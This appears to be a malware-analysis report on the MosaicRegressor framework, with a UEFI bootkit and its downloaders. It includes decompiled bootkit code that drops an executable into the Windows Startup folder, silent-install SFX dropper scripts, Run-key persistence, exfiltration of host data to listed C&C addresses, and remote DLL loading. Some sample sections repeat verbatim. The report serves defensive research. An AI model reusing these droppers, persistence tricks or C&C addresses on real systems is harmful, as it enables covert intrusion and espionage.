



# MosaicRegressor: Lurking in the Shadows of UEFI

---

Technical details

kaspersky

# Contents

|  |           |
|--|-----------|
| <b>UEFI Bootkit</b>                                    | <b>3</b>  |
| <b>RAR SFX droppers for the Curl-based downloaders</b> | <b>5</b>  |
| <b>BITS Downloaders</b>                                | <b>10</b> |
| Main thread  | 11        |
| C&C Communication                                      | 11        |
| BITS Transfer  | 11        |
| Loading the DLL modules                                | 12        |
| BITS Downloader, extended                              | 12        |
| System information                                     | 13        |
| Payload  | 14        |
| Language artifacts                                     | 15        |
| BITS Downloader, extended, MSVC 10 version             | 16        |
| BITS Downloader, "HHDump.dll"                          | 16        |
| Load.rem   | 17        |
| Main thread  | 17        |
| BITS Downloader, "cryptui.sep"                         | 17        |
| BITS Downloader, 64-bit                                | 18        |
| <b>Curl-based downloaders</b>                          | <b>19</b> |
| C&C communication                                      | 19        |
| Payload ABI  | 20        |
| Notable file properties                                | 20        |
| Variable parameters                                    | 20        |
| C&C URLs   | 20        |
| Payload DLL names                                      | 20        |
| C&C communication delay                                | 21        |
| Curl-based downloader, extended                        | 21        |
| C&C communication                                      | 21        |
| Payload  | 21        |
| Curl downloader, "OINFO11.OCX"                         | 22        |
| Rich header dump                                       | 22        |
| CallA  | 24        |
| CallB  | 24        |
| CallC  | 24        |
| WinRAR wrapper "load.rem"                              | 24        |
| Load   | 24        |
| Intermediate DLL loader "mapisp.dll"                   | 25        |
| CryptoSysPrep  | 25        |
| <b>E-mail downloader, "ehlwapi.dll"</b>                | <b>26</b> |
| "Process" function                                     | 26        |
| <b>OLE2 Equation dropper</b>                           | <b>27</b> |
| Payload of the OLE2 dropper, "Data.dll"                | 27        |
| <b>Launcher for the Curl downloader, "msreg.exe"</b>   | <b>28</b> |
| <b>Winhttp-based downloaders, extended</b>             | <b>28</b> |
| C&C addresses and file names                           | 29        |
| Modification with the "ID" field                       | 30        |
| C&C addresses and file names                           | 30        |

MosaicRegressor is a multi-stage and modular framework aimed at espionage and data gathering. It consists of downloaders, and occasionally multiple intermediate loaders, that are intended to fetch and execute payload on victim machines. In two known cases, the initial stage of the framework was installed in the victim's UEFI firmware, achieving the above-OS level of persistence.

### UEFI Bootkit

When inspecting the compromised UEFI firmware, we noticed four components that had unusual proximity in their assigned GUID values. These were two DXE drivers and two UEFI applications. Upon closer analysis, we could conclude that those were compiled from the source code of a Hacking Team bootkit named VectorEDK, that was leaked in 2015 and is now available online.

| Name                                   | Action | Type    | Subtype     | Text             |
|--|--------|---------|-------------|------------------|
| ▼ UEFI image                           |        | Image   | UEFI        |                  |
| Padding                                |        | Padding | Non-empty   |                  |
| ▼ 8C8CE578-8A3D-4F1C-9935-896185C32D03 |        | Volume  | FFSv2       |                  |
| > F50258A9-2F4D-4DA9-861E-BDA84D07A44C |        | File    | DXE driver  | SmmInterfaceBase |
| > F50248A9-2F4D-4DE9-86AE-BDA84D07A41C |        | File    | DXE driver  | Ntfs             |
| > EAEA9AEC-C9C1-46E2-9D52-432AD25A9B0C |        | File    | Application | SmmReset         |
| > EAEA9AEC-C9C1-46E2-9D52-432AD25A9B0B |        | File    | Application | SmmAccessSub     |

Rogue components found within the compromised UEFI firmware

Following is an outline of the revealed components:

F5B320F7E87CC6F9D02E28350BB87DE6 (**SmmInterfaceBase**)

0C136186858FD36080A7066657DE81F5 (**SmmAccessSub**)

91A473D3711C28C3C563284DFAFE926B (**SmmReset**)

DD8D3718197A10097CD72A94ED223238 (**Ntfs**)

- **SmmInterfaceBase**: a DXE driver intended to deploy the bootkit itself on the system by registering a callback that will be invoked upon an event of type `EFI_EVENT_GROUP_READY_TO_BOOT`. The event occurs at a point when control can be passed to the operating system's bootloader, effectively allowing the callback to take effect before it. The callback will, in turn, load and invoke further components of the bootkit, in this case 'SmmAccessSub'. This is equivalent to Hacking Team's 'rkloader' component, and is built using its source code.
- **Ntfs**: a driver used to parse the NTFS file system to allow reading or writing to disk.
- **SmmReset**: a UEFI application intended to mark the execution of the bootkit. This is done by setting the value of a variable named 'fTA' to a hard-coded GUID. The same is done by the original Vector-EDK bootkit as part of the bootkit's main business logic. In this case, it's not invoked and it seems to be a residue from the open source code that was not properly leveraged by the developers.

```
RuntimeServices->GetVariable(L"fTA", &gEfiGlobalFileVariableGuid, 0i64, &VarDataSize, &VarData);  
v6 = 0;  
(_ImageBase.SetVariable)(L"fTA", &gEfiGlobalFileVariableGuid, 7i64);  
return 0i64;
```

Setting of the fTA variable with a predefined GUID to mark the execution of the bootkit

- **SmmAccessSub:** the main bootkit component that serves as a persistent dropper for user-mode malware. It is executed by the callback registered during the execution of 'SmmInterfaceBase', and takes care of writing a binary embedded within it as a file named 'IntelUpdate.exe' to the startup directory on disk. This allows the binary to run when Windows accomplishes the boot process.

This is the only proprietary component amongst the ones we inspected, which doesn't rely on Vector-EDK code. It conducts the following actions to drop the intended file to disk:

- Bootstraps pointers for SystemTable, BootServices and RuntimeServices global structures.
- Tries to get a handle to the currently loaded image by invoking the HandleProtocol method with the EFI\_LOADED\_IMAGE\_PROTOCOL\_GUID argument.
- If it succeeds, it attempts to find the root drive with Windows installation by enumerating all drives and checking that the '\\Windows\\System32' directory exists. A global EFI\_FILE\_PROTOCOL object that corresponds to the drive will be created at this point and referenced to open any further directories or files on this drive.
- If the root drive is found, it looks for a marker file named 'setupinf.log' under the Windows directory and proceeds only if it doesn't exist. In the absence of this file, it is created.
- If the creation of 'setupinf.log' succeeds, it goes on to check if the 'Users' directory exists on the same drive.
- If the 'Users' directory exists, it writes the 'IntelUpdate.exe' file (embedded in the UEFI application's binary) under the '\\ProgramData\\Microsoft\\Windows\\Start Menu\\Programs\\Startup' directory.

```
file_size = 0x3400164;
if ( (g_root_efi_file_protocol->Open(g_root_efi_file_protocol, &file_protocol, L"\\Users", 1ui64, 0i64) & 0x8000000000000000ui64) == 0i64
    && (file_protocol->Close(file_protocol) & 0x8000000000000000ui64) == 0i64 )
{
    "startup_dir = allocate_and_init_pool_buffer(520i64);
    strcat("startup_dir, L"\\ProgramData\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\");
    strcat("intel_update_path, L"IntelUpdate.exe");
    if ( (g_root_efi_file_protocol->Open(
        g_root_efi_file_protocol,
        &c_file_protocol,
        "intel_update_path,
        0x8000000000000000ui64,
        0i64) & 0x8000000000000000ui64) == 0i64
        && (c_file_protocol->Write(c_file_protocol, &file_size, g_intelupdate_exe_binary) & 0x8000000000000000ui64) == 0i64
        && (c_file_protocol->Close(c_file_protocol) & 0x8000000000000000ui64) == 0i64 )
    {
        (e_efi_boot_services.FreePool)(*startup_dir);
    }
}
```

Code from 'SmmAccessSub' used to write the embedded 'IntelUpdate.exe' binary to the Windows startup directory

### RAR SFX droppers for the Curl-based downloaders

These are several SFX droppers with decoy documents that were sent to victims by e-mail. Each contains a document and a variant of a Curl-based downloader or a Winhttp-based downloader

#### **b23e1fe87ae049f46180091d643c0201**


This file is a plain RAR archive with one EXE file inside.

| Size   | Date       | Name   | MD5                              |
|--------|------------|--|----------------------------------|
| 221461 | 2018-03-27 | Health and Ageing on the occasion of the World Health Day_180326.exe | 0efb785c75c3030c438698c77f6e960e |

The EXE file in turn is also a RAR SFX archive with the following contents:

#### **0efb785c75c3030c438698c77f6e960e**

| Size   | Date       | Name      | MD5                              |
|--------|------------|-----------|----------------------------------|
| 13520  | 2018-03-27 | 1.docx    | d197648a3fb0d8ff6318db922552e49e |
| 208896 | 2018-01-16 | msreg.exe | 61b4e0b1f14d93d7b176981964388291 |




Screenshot of the document

RAR SFX script:

```
Path=%appdata%
Setup=%appdata%\1.docx
Setup=%appdata%\msreg.exe
Silent=1
Overwrite=1
```

#### **3b3bc0a2772641d2fc2e7cbc6dda33ec**

| Size   | Date       | Name      | MD5                              |
|--------|------------|-----------|----------------------------------|
| 500529 | 2018-01-17 | 1.docx    | 67cf741e627986e97293a8f38de492a7 |
| 208896 | 2018-01-16 | msreg.exe | 61b4e0b1f14d93d7b176981964388291 |



Screenshot of the document

This document contains an embedded external image with URL: <http://43.252.228.179/ambeg.png>

**ae66ed2276336668e793b167b6950040**

| Size   | Date       | Name      | MD5                              |
|--------|------------|-----------|----------------------------------|
| 208896 | 2018-01-16 | msreg.exe | 61b4e0b1f14d93d7b176981964388291 |
| 499904 | 2018-01-17 | 6.docx    | 92f6c00da977110200b5a3359f5e1462 |

This document looks exactly like 3b3bc0a2772641d2fc2e7cbc6dda33ec but has no references to external images.

```
RAR SFX script:
Path=%appdata%
Setup=%appdata%\6.docx
Setup=%appdata%\msreg.exe
Silent=1
Overwrite=1
```

**cfb072d1b50425ff162f02846ed263f9**

| Size   | Date       | Name    | MD5                              |
|--------|------------|---------|----------------------------------|
| 161280 | 2017-02-27 | wq2.exe | bd393a70e44fdf175c5b428286bb890f |
| 17728  | 2017-02-26 | 2.docx  | a69205984849744c39cfb421d8e97b1f |

**12b5fed367db92475b071b6d622e44cd**

| Size  | Date       | Time  | Name         | MD5                              |
|-------|------------|-------|--------------|----------------------------------|
| 46080 | 2013-09-27 | 06:38 | contract.doc | 6e949601ebdd5d50707c0af7d3f3c7a5 |
| 95744 | 2018-01-04 | 03:50 | winword.exe  | 08ecd8068617c86d7e3a3e810b106dce |

## MosaicRegressor: Lurking in the Shadows of UEFI

The creation date set in the file "contract.doc" is 2013-09-27. The text inside the file is supposed to be displayed with the Simplified Chinese font "SimSun" but is unreadable and looks like a result of incorrect encoding.

RAR SFX script:

```
Path=%appdata%
Setup=winword.exe
Setup=contract.doc
Silent=1
Overwrite=1
```

**70def87d180616406e010051ed773749**

| Size  | Date       | Time  | Name       | MD5                              |
|-------|------------|-------|------------|----------------------------------|
| 25370 | 2017-06-12 | 09:39 | 0612.doc   | 449be89f939f5f909734c0e74a0b9751 |
| 95744 | 2017-06-12 | 10:23 | dwhost.exe | 1732357d3a0081a87d56ee1ae8b4d205 |

The decoy document "0612.doc" is actually an RTF document written in Russian.

**ae66ed2276336668e793b167b6950040**

| Size   | Date       | Name      | MD5                              |
|--------|------------|-----------|----------------------------------|
| 208896 | 2018-01-16 | msreg.exe | 61b4e0b1f14d93d7b176981964388291 |
| 499904 | 2018-01-17 | 6.docx    | 92f6c00da977110200b5a3359f5e1462 |

This document looks exactly like 3b3bc0a2772641d2fc2e7cbc6dda33ec but has no references to external images.

RAR SFX script:

```
Path=%appdata%
Setup=%appdata%\6.docx
Setup=%appdata%\msreg.exe
Silent=1
Overwrite=1
```

**cfb072d1b50425ff162f02846ed263f9**

| Size   | Date       | Name    | MD5                              |
|--------|------------|---------|----------------------------------|
| 161280 | 2017-02-27 | wq2.exe | bd393a70e44fdf175c5b428286bb890f |
| 17728  | 2017-02-26 | 2.docx  | a69205984849744c39cfb421d8e97b1f |

### 12b5fed367db92475b071b6d622e44cd

| Size  | Date       | Time  | Name         | MD5                              |
|-------|------------|-------|--------------|----------------------------------|
| 46080 | 2013-09-27 | 06:38 | contract.doc | 6e949601ebdd5d50707c0af7d3f3c7a5 |
| 95744 | 2018-01-04 | 03:50 | winword.exe  | 08ecd8068617c86d7e3a3e810b106dce |

The creation date set in the file "contract.doc" is 2013-09-27. The text inside the file is supposed to be displayed with the Simplified Chinese font "SimSun" but is unreadable and looks like a result of incorrect encoding.


RAR SFX script:

```
Path=%appdata%
Setup=winword.exe
Setup=contract.doc
Silent=1
Overwrite=1
```

### 70def87d180616406e010051ed773749

| Size  | Date       | Time  | Name       | MD5                              |
|-------|------------|-------|------------|----------------------------------|
| 25370 | 2017-06-12 | 09:39 | 0612.doc   | 449be89f939f5f909734c0e74a0b9751 |
| 95744 | 2017-06-12 | 10:23 | dwhost.exe | 1732357d3a0081a87d56ee1ae8b4d205 |

The decoy document "0612.doc" is actually an RTF document written in Russian.




Screenshot of the document

RAR SFX script:

```
Path=%appdata%  
Setup=dwhost.exe  
Setup=0612.doc  
Silent=1  
Overwrite=1
```

**7908b9935479081a6e0f681ccef2fdd9**

| Size  | Date       | Time  | Name       | MD5                              |
|-------|------------|-------|------------|----------------------------------|
| 18521 | 2017-12-06 | 10:40 | 1206.doc   | 233b300a58d5236c355afd373dabc48b |
| 95744 | 2017-11-30 | 15:02 | return.exe | 74db88b890054259d2f16ff22c79144d |




Screenshot of the document

RAR SFX script:

```
Path=%appdata%  
Setup=return.exe  
Setup=1206.doc  
Silent=1  
Overwrite=1
```

**3b58e122d9e17121416b146daab4db9d**

| Size  | Date       | Time  | Name       | MD5                              |
|-------|------------|-------|------------|----------------------------------|
| 25088 | 2017-09-27 | 16:37 | 0927.doc   | 0d386ebba1ccf1758a19fb0b25451afe |
| 73728 | 2017-09-25 | 15:27 | dwhost.exe | d848d4ec24e678727b63251e54a0a5de |



Screenshot of the document

```
RAR SFX script:
Path=%appdata%
Setup=dwhost.exe
Setup=0927.doc
Silent=1
Overwrite=1
```

BITS Downloaders

|          |  |
|----------|--|
| SHA256   | e1d1d5e1c91d0f4142247b45fb18c0c7dcc94719f4340cf6443100364802aeae |
| MD5      | B53880397D331C6FE3493A9EF81CD76E                                 |
| Compiled | 2010.01.02 06:56:27 (GMT), 9.0                                   |
| Type     | I386 Windows GUI EXE   |
| Size     | 13312  |

The downloader is the application that is dropped by the "EFI dropper" module. When executed, it creates a BITS Job with display name "test" of type BG\_JOB\_TYPE\_UPLOAD. It creates a mutex to ensure only one instance is being executed.

Mutex name: "FindFirstFile Message Bi"

Enumerates all BITS jobs. For a job whose display name contains the substrings "first\_tf" or "second\_tf" and overall display name is five or six characters (this never happens since the conditions are contradictory), it cancels the job, effectively interrupting the transfer and removing temporary files. Then the module follows its business logic in a separate thread while running an empty window message loop in the startup thread.

### Main thread

The program contains four blocks of data encrypted with a simple one-byte XOR algorithm. Three of those blocks contain URL strings and the fourth contains a unique string, "D22".

It builds an identification string following the format: **%Computer name%-D22\_32 or 64**

The 32 or 64 suffix is chosen based on system identification. The system is supposed to be 64 if the program is able to locate the file or directory named **%WINDIR%\SysWOW64**

The program then follows into an infinite C&C communication loop. It delays for a hardcoded period of 20 minutes between each attempt.

### C&C Communication

The module compiles a final URL string following the format: URL from the decrypted **buffer/identification string/on.z**

It then attempts to download the contents of that URL to the file **%TEMP%\on.dat** using its BITS transfer routine. The contents of the file are ignored and the file is deleted immediately after transfer. This initial download is used to determine the valid C&C server. The module iterates through all three URLs hardcoded in its body and uses the first one that responds without error for further communication.

In case any of the C&C servers provided a valid response, the program sends another download request for: **URL of the valid C&C server/identification string/BeFileA.z** The downloaded contents are then saved to: **%TEMP%\BeFileA.dll**

It also tries to fetch the file using the URL: **URL of the valid C&C server/identification string/BeFileC.z** and save it to: **%TEMP%\BeFileC.dll**

The file "BeFileA.dll" is downloaded only once during the duration of the program's instance and is loaded in a separate thread. The attempts to download the file "BeFileC.dll" occur in every communication period. The file is loaded in the same thread.

### BITS Transfer

The program creates a new BITS job. For a download job it names the job "first\_tf" and for the upload tasks it uses the name "second\_tf". Other versions use slightly different strings as job names but they all start with "first" and "second" correspondingly, and are always identical to the names of the jobs that are cancelled during the startup. The job is started with the priority setting "BG\_JOB\_PRIORITY\_FOREGROUND". It also toggles the security options "BG\_SSL\_IGNORE\_CERT\_CN\_INVALID", "BG\_SSL\_IGNORE\_CERT\_DATE\_INVALID", "BG\_SSL\_IGNORE\_UNKNOWN\_CA", to accept invalid HTTPS certificates.

It then waits for up to about five minutes for the BITS job to complete, also extending the wait if the actual transfer is in progress.

### Loading the DLL modules

The module expects the files provided by the C&C server to be PE DLLs. They are loaded normally using the LoadLibrary API function. Each DLL may have one or more exported functions named "CallA", "CallB", "CallC", "CallD", "CallE".

All exported functions are supposed to have the same ABI: cdecl calling convention, five arguments all passed by pointers. Following the execution of each function the program delays for one second and then processes the results returned in these arguments. Depending on the data returned by the exported function, the program may then download or upload arbitrary files from/to arbitrary URLs using its BITS transfer routine. Also, depending on the returned data, it may delete or leave the DLLs file on disk.

Then it checks if a corresponding "dat" file exists in the **%TEMP%directory**. In case the file exists it uploads it to the C&C server using the BITS transfer routine, the same URL except the last component is identical to the actual filename. The "dat" file is deleted if the upload succeeds.

|           |  |
|-----------|--|
| C&C URLs  | <a href="https://103.56.115.69/bisen">https://103.56.115.69/bisen</a> (twice)<br><a href="https://menjitghyukl.myfirewall.org/thren">https://menjitghyukl.myfirewall.org/thren</a> |
| Unique ID | D22  |

### BITS Downloader, extended

|          |  |
|----------|--|
| SHA256   | 14e48d3aa7b9058c56882eb61fa40cf1f52614fe8feb8a43658ad02a570147e0fc189b913bfd5995a7ed5c4e8a811ad237f7b973e120a25baccffbf4ea1d3838aa9627a62eb193cc40f2a5ffd259035a43540b2abd634c80f0d988f7588fa23d19300fd4cf9dfa28d8d3331e9d48739c38d7151f330463ffe13d6809d5705f1a |
| MD5      | dc14ee862dda3bcc0d2445fdb3ee5ae88750b4a3c5e80fd82cf0dd534903fc0c63d3c25abd49ee131004e6401af856cd273cd2b96e78def437d9c1e37155e00  |
| Compiled | 2008.01.01 11:58:33 (GMT), 9.0   |
| Type     | I386 Windows GUI EXE   |
| Size     | 62976  |

This module is similar to the "BITS Downloader" and appears to be based on the same code. The differences follow. It uses a different mutex name: "set instance state".

After starting the C&C communication thread, the program sets the registry value **HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run**, value name **qwinstd**, to the location of its own executable. It also overwrites the value if it is not equal to the location of the executable. This ensures the program's automatic startup. Also the program sets up a timer callback routine to be called every second. The routine looks for the file **%APPDATA%\Microsoft\Internet Explorer\usk.rs**. When such a file is found it acts as a kill switch: the file deleted, the BITS Jobs are cancelled and the program exits.

Instead of the %TEMP% directory this version uses the directory **%APPDATA%\Microsoft\Internet Explorer** to store its temporary files.

### System information

The module creates a text file `%APPDATA%\Microsoft\Internet Explorer\%Computename%.dat` and fills it with system information. Note the non-ASCII symbols 0xA3 and 0xBE used in the string literals. These were replaced with a colon character (See "Language artifacts").

Host Infomation:

```
EXE ID: %Unique ID, see table%
Host Name: %Computename%
Current User Name: %USERNAME%
PRIVILEGE: %User privilege%
OS: Windows NT %Major%.%Minor%\t%Service pack string%\t%Product type%\tSystemMetrics:
%Build number for Windows 5.2%\tSuiteMask hex: %Suite mask%
OS BITS: %32 or 64%
Host Power ON Time: %04d-%02d-%02d %02d:%02d
Power ON Time: %d Hours %2d Minutes %2d Seconds *or*Power ON Time: %2d Minutes %2d Seconds
```

```
=====
=====
```

Installed Programe List 32:

\*the following list is the contents of registry keys from HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\*

```
*%Item number%* *%Registry key last write timestamp in format %04d-%02d-%02d %02d:%02d%*
%Display Name%
```

\*optional, when the program determines that it is running on a 64-bit OS, it disables 64/32 registry reflection and enumerates the installed program list again, generating a similar list with a header "Installed Programe List 64"\*

Remarks. The `%User privilege%` string is produced using the `NetUserGetInfo` API for the current user. Depending on the returned result, it can be one of the strings: "Administrator", "User", "Guest", "ACCESS\_DENIED", "COMPUTER\_NAME\_ERROR", "USER\_NAME\_ERROR". The `%Product type%` string is one of "VER\_NT\_SERVER", "VER\_NT\_DOMAIN\_CONTROLLER", "VER\_NT\_WORKSTATION"

Once the report file is ready, the program creates a BITS job to upload it to the C&C server. The upload location follows the format: **URL of the C&C server/%Computename%.dat** The file is deleted if the upload succeeds.

### Payload

When finished with uploading the system information report, the program then attempts to fetch the payload from the C&C server. The business logic is similar to the one of the "BITS Downloader", with the following differences:

Files that are downloaded and executed in separate threads:

FileA.dll fetched from %C&C URL%/ %Computername%/FileA.z

FileB.dll fetched from %C&C URL%/ %Computername%/FileB.z

Files that are downloaded and executed in the current thread:

FileC.dll fetched from %C&C URL%/ %Computername%/FileC.z

FileD.dll fetched from %C&C URL%/ %Computername%/FileD.z

Each DLL may have one or more exported functions named "CallA", "CallB", "CallC", "CallD", "CallE", "CallF", "CallG", "CallH", "CallI", "CallJ", "CallK", "CallL". Once finished, the program may delete the DLL file depending on the returned value.

C&C URL:

| Sample                           | C&C URL   |
|----------------------------------|---|
| DC14EE862DDA3BCC0D2445FDCB3EE5AE | <a href="https://43.252.228.84/bits">https://43.252.228.84/bits</a>   |
| 88750B4A3C5E80FD82CF0DD534903FC0 | <a href="https://103.243.24.171/bits">https://103.243.24.171/bits</a> |
| C63D3C25ABD49EE131004E6401AF856C | <a href="https://43.252.228.252/help">https://43.252.228.252/help</a> |
| D273CD2B96E78DEF437D9C1E37155E00 | <a href="https://103.30.40.39/bits">https://103.30.40.39/bits</a>     |

Unique IDs ("EXE ID" in the report):

| Sample                           | Unique ID |
|----------------------------------|-----------|
| DC14EE862DDA3BCC0D2445FDCB3EE5AE | da        |
| 88750B4A3C5E80FD82CF0DD534903FC0 | tan       |
| C63D3C25ABD49EE131004E6401AF856C | t         |
| D273CD2B96E78DEF437D9C1E37155E00 | 0115      |

C&C communication period: 15 minutes

### Language artifacts

Many strings contain the sequence 0xA3, 0xBE (hexadecimal). This is an invalid sequence for a UTF8 string and the LATIN1 encoding translates these symbols to a pound sign followed by a “masculine ordinal indicator” (“£°”).

|          |   |                          |                      |                   |
|----------|---|--------------------------|----------------------|-------------------|
| 0040D41C | 48 6F 73 74 20 4E 61 6D 65                          | aHostNameJS              | db 'Host Name'       | ; DATA XREF: sub_ |
| 0040D425 | A3 BA   |                          | db 0A3h, 0BAh        |                   |
| 0040D427 | 25 73 0D 0A 00                                      | aS_1                     | db '%s', 0Dh, 0Ah, 0 |                   |
| 0040D42C |   | ; char aExeIdJS[]        |                      |                   |
| 0040D42C | 45 58 45 20 49 44                                   | aExeIdJS                 | db 'EXE ID'          | ; DATA XREF: sub_ |
| 0040D432 | A3 BA   |                          | db 0A3h, 0BAh        |                   |
| 0040D434 | 25 73 0D 0A 00                                      | aS_0                     | db '%s', 0Dh, 0Ah, 0 |                   |
| 0040D439 | 00 00 00  |                          | db 3 dup(0)          |                   |
| 0040D43C |   | ; char aHostInfomation[] |                      |                   |
| 0040D43C | 48 6F 73 74 20 49 6E 66 6F 6D 61 74+aHostInfomation |                          | db 'Host Infomation' | ; DATA XREF: sub_ |
| 0040D448 | A3 BA   |                          | db 0A3h, 0BAh        |                   |
| 0040D44D | 0D 0A 0D 0A 00                                      |                          | db 0Dh, 0Ah          |                   |
| 0040D44D |   |                          | db 0Dh, 0Ah, 0       |                   |
| 0040D452 | 00 00   |                          | db 2 dup(0)          |                   |
| 0040D454 |   | ; char asc_40D454[]      |                      |                   |
| 0040D454 | 0D 0A 0D 0A 00                                      | asc_40D454               | db 0Dh, 0Ah          | ; DATA XREF: sub_ |
| 0040D454 |   |                          |                      | ; sub_402D00+320↑ |
| 0040D454 |   |                          | db 0Dh, 0Ah, 0       |                   |
| 0040D459 | 00 00 00  |                          | db 3 dup(0)          |                   |
| 0040D45C |   | ; char a03d04d02d02d02[] |                      |                   |

Language artifacts

An attempt to iterate over all available iconv symbol tables trying to convert to UTF-8 produces possible candidates that produce a more meaningful conversion for this byte sequence:

```

CN-GB//, " : " # EF BC 9A
CP936//, " : " # EF BC 9A
CP949//, " : " # EF BC 9A
CSEUCKR//, " : " # EF BC 9A
CSGB2312//, " : " # EF BC 9A
EUC-CN//, " : " # EF BC 9A
EUC-KR//, " : " # EF BC 9A
